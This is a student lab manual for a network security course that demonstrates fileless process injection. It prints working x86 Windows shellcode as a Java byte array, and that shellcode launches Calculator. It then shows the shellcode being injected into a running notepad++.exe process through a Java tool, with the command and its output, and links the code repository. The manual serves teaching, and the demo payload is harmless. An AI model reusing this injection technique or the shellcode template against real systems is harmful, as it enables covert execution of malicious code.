


# FILELESS MALWARE INSTRUCTIONS MANUAL



## TEAM MEMBERS:

- Riya Goyal (IIT2019096)
- Ankit Gupta (IIT2019138)
- Akshat Baranwal (IIT2019010)
- Rahul Dev (IIT2019053)
- Rajveer (IIT2019180)
- Kishan Tripathi (IIT2019225)

# STEPS TO RUN THE PROJECT


## Step 1:

To run the program we need to generate shellcode. We can generate shellcode using assembly tools. For example we can use this shellcode for opening a calculator app in Windows.

```
byte[] shellcode = new byte[] {(byte) 0x89, (byte) 0xe5, (byte) 0x83, (byte) 0xec, (byte) 0x20,
    (byte) 0x31, (byte) 0xdb, (byte) 0x64, (byte) 0x8b, (byte) 0x5b, (byte) 0x30,
    (byte) 0x8b, (byte) 0x5b, (byte) 0x0c, (byte) 0x8b, (byte) 0x5b, (byte) 0x1c,
    (byte) 0x8b, (byte) 0x1b, (byte) 0x8b, (byte) 0x1b, (byte) 0x8b, (byte) 0x43,
    (byte) 0x08, (byte) 0x89, (byte) 0x45, (byte) 0xfc, (byte) 0x8b, (byte) 0x58,
    (byte) 0x3c, (byte) 0x01, (byte) 0xc3, (byte) 0x8b, (byte) 0x5b, (byte) 0x78,
    (byte) 0x01, (byte) 0xc3, (byte) 0x8b, (byte) 0x7b, (byte) 0x20, (byte) 0x01,
    (byte) 0xc7, (byte) 0x89, (byte) 0x7d, (byte) 0xf8, (byte) 0x8b, (byte) 0x4b,
    (byte) 0x24, (byte) 0x01, (byte) 0xc1, (byte) 0x89, (byte) 0x4d, (byte) 0xf4,
    (byte) 0x8b, (byte) 0x53, (byte) 0x1c, (byte) 0x01, (byte) 0xc2, (byte) 0x89,
    (byte) 0x55, (byte) 0xf0, (byte) 0x8b, (byte) 0x53, (byte) 0x14, (byte) 0x89,
    (byte) 0x55, (byte) 0xec, (byte) 0xeb, (byte) 0x32, (byte) 0x31, (byte) 0xc0,
    (byte) 0x8b, (byte) 0x55, (byte) 0xec, (byte) 0x8b, (byte) 0x7d, (byte) 0xf8,
    (byte) 0x8b, (byte) 0x75, (byte) 0x18, (byte) 0x31, (byte) 0xc9, (byte) 0xfc,
    (byte) 0x8b, (byte) 0x3c, (byte) 0x87, (byte) 0x03, (byte) 0x7d, (byte) 0xfc,
    (byte) 0x66, (byte) 0x83, (byte) 0xc1, (byte) 0x08, (byte) 0xf3, (byte) 0xa6,
    (byte) 0x74, (byte) 0x05, (byte) 0x40, (byte) 0x39, (byte) 0xd0, (byte) 0x72,
    (byte) 0xe4, (byte) 0x8b, (byte) 0x4d, (byte) 0xf4, (byte) 0x8b, (byte) 0x55,
    (byte) 0xf0, (byte) 0x66, (byte) 0x8b, (byte) 0x04, (byte) 0x41, (byte) 0x8b,
    (byte) 0x04, (byte) 0x82, (byte) 0x03, (byte) 0x45, (byte) 0xfc, (byte) 0xc3,
    (byte) 0xba, (byte) 0x78, (byte) 0x78, (byte) 0x65, (byte) 0x63, (byte) 0xc1,
    (byte) 0xea, (byte) 0x08, (byte) 0x52, (byte) 0x68, (byte) 0x57, (byte) 0x69,
    (byte) 0x6e, (byte) 0x45, (byte) 0x89, (byte) 0x65, (byte) 0x18, (byte) 0xe8,
    (byte) 0xb8, (byte) 0xff, (byte) 0xff, (byte) 0xff, (byte) 0x31, (byte) 0xc9,
    (byte) 0x51, (byte) 0x68, (byte) 0x2e, (byte) 0x65, (byte) 0x78, (byte) 0x65,
    (byte) 0x68, (byte) 0x63, (byte) 0x61, (byte) 0x6c, (byte) 0x63, (byte) 0x89,
    (byte) 0xe3, (byte) 0x41, (byte) 0x51, (byte) 0x53, (byte) 0xff, (byte) 0xd0,
    (byte) 0x31, (byte) 0xc9, (byte) 0xb9, (byte) 0x01, (byte) 0x65, (byte) 0x73,
    (byte) 0x73, (byte) 0xc1, (byte) 0xe9, (byte) 0x08, (byte) 0x51, (byte) 0x68,
    (byte) 0x50, (byte) 0x72, (byte) 0x6f, (byte) 0x63, (byte) 0x68, (byte) 0x45,
    (byte) 0x78, (byte) 0x69, (byte) 0x74, (byte) 0x89, (byte) 0x65, (byte) 0x18,
    (byte) 0xe8, (byte) 0x87, (byte) 0xff, (byte) 0xff, (byte) 0xff, (byte) 0x31,
    (byte) 0xd2, (byte) 0x52, (byte) 0xff, (byte) 0xd0};
```


## Step 2:

Then we need to compile our project to generate a JAR file.




## Step 3:

Start a 32-bit program which will serve as our hollow program. For example we can start notepad++.exe on Windows. The process name of the hollow program must be known.



## Step 4:

After the process is running, open the task manager and go to the details tab to see the process name.



The screenshot shows the Windows Task Manager window with the 'Performance' tab selected. The window title is 'Task Manager'. The menu bar includes 'File', 'Options', and 'View'. The tabs at the top are 'Processes', 'Performance' (active), 'App history', 'Startup', 'Users', 'Details', and 'Services'. The main area displays system performance metrics: CPU at 71%, Memory at 84%, and Disk at 9%. Below these, a list of running processes is shown with columns for Name, Status, CPU, Memory, and Disk. The processes listed are Adobe Acrobat Reader DC (32 bit) (2), Firefox (13), NetBeans IDE (2), Notepad++ : a free (GPL) source code editor (32 bit), Task Manager, WhatsApp Desktop (7), and Windows Explorer. Below this list, a section for 'Background processes (95)' is visible, showing ACCStd, ACCSvc, and Adobe Acrobat Update Service (32 bit). At the bottom, there is a 'Fewer details' button and an 'End task' button.

Name	Status	71% CPU	84% Memory	9% Disk
Adobe Acrobat Reader DC (32 bit) (2)		0%	40.1 MB	0%
Firefox (13)		16.3%	1,363.6 MB	0.2%
NetBeans IDE (2)		48.4%	934.9 MB	6.7%
Notepad++ : a free (GPL) source code editor (32 bit)		0%	1.6 MB	0%
Task Manager		0.7%	27.1 MB	0.1%
WhatsApp Desktop (7)		0%	223.0 MB	0%
Windows Explorer		0.3%	53.9 MB	0%
<b>Background processes (95)</b>				
ACCStd		0%	3.9 MB	0%
ACCSvc		0%	0 MB	0%
Adobe Acrobat Update Service (32 bit)		0%	0 MB	0%


Processes	Performance	App history	Startup	Users	Details	Services
Name	PID	Status				
Isass.exe	940	Running				
Microsoft.Photos.exe	10224	Suspended				
MoUsocoreWorker.exe	4604	Running				
MsMpEng.exe	4488	Running				
netbeans64.exe	19936	Running				
NisSrv.exe	21744	Running				
notepad++.exe	18312	Running				
nvcontainer.exe	4236	Running				
nvcontainer.exe	6216	Running				
NVDisplay.Container...	2628	Running				

## Step 5:


Now locate the jar file in the build folder and run the jar file with the process name as argument.

```
PS D:\Study Material\College\Sem5\Network Security\LAB\ShellCodeInsertion\build\lib
s> java -jar ShellCodeInsertion.jar notepad++.exe
notepad++.exe Process id: 3928
Allocated Memory: 1960000
Wrote 195 bytes.
```

This will replace our hollow process with the shellcode we provided in source code and execute it. In our case it will open the Calculator app.



Name	Status	46% CPU	88% Memory	7% Disk
<b>Apps (7)</b>				
> Adobe Acrobat Reader DC (32 bit) (2)		0%	26.7 MB	0%
> Calculator (2)		0%	18.8 MB	0%
> Firefox (13)		24.1%	1,530.7 MB	4.3%
> NetBeans IDE (2)		0%	966.2 MB	0.1%
> Task Manager		1.4%	27.8 MB	0.1%
> WhatsApp Desktop (7)		6.0%	357.2 MB	0.1%
> Windows Explorer		2.1%	67.7 MB	0.1%
<b>Background processes (95)</b>				
ACCSvc		0%	3.5 MB	0%
ACCStd		0%	0 MB	0%



Github link for code: <https://github.com/GhostFoxSledgehammer/ShellCodeInsertion>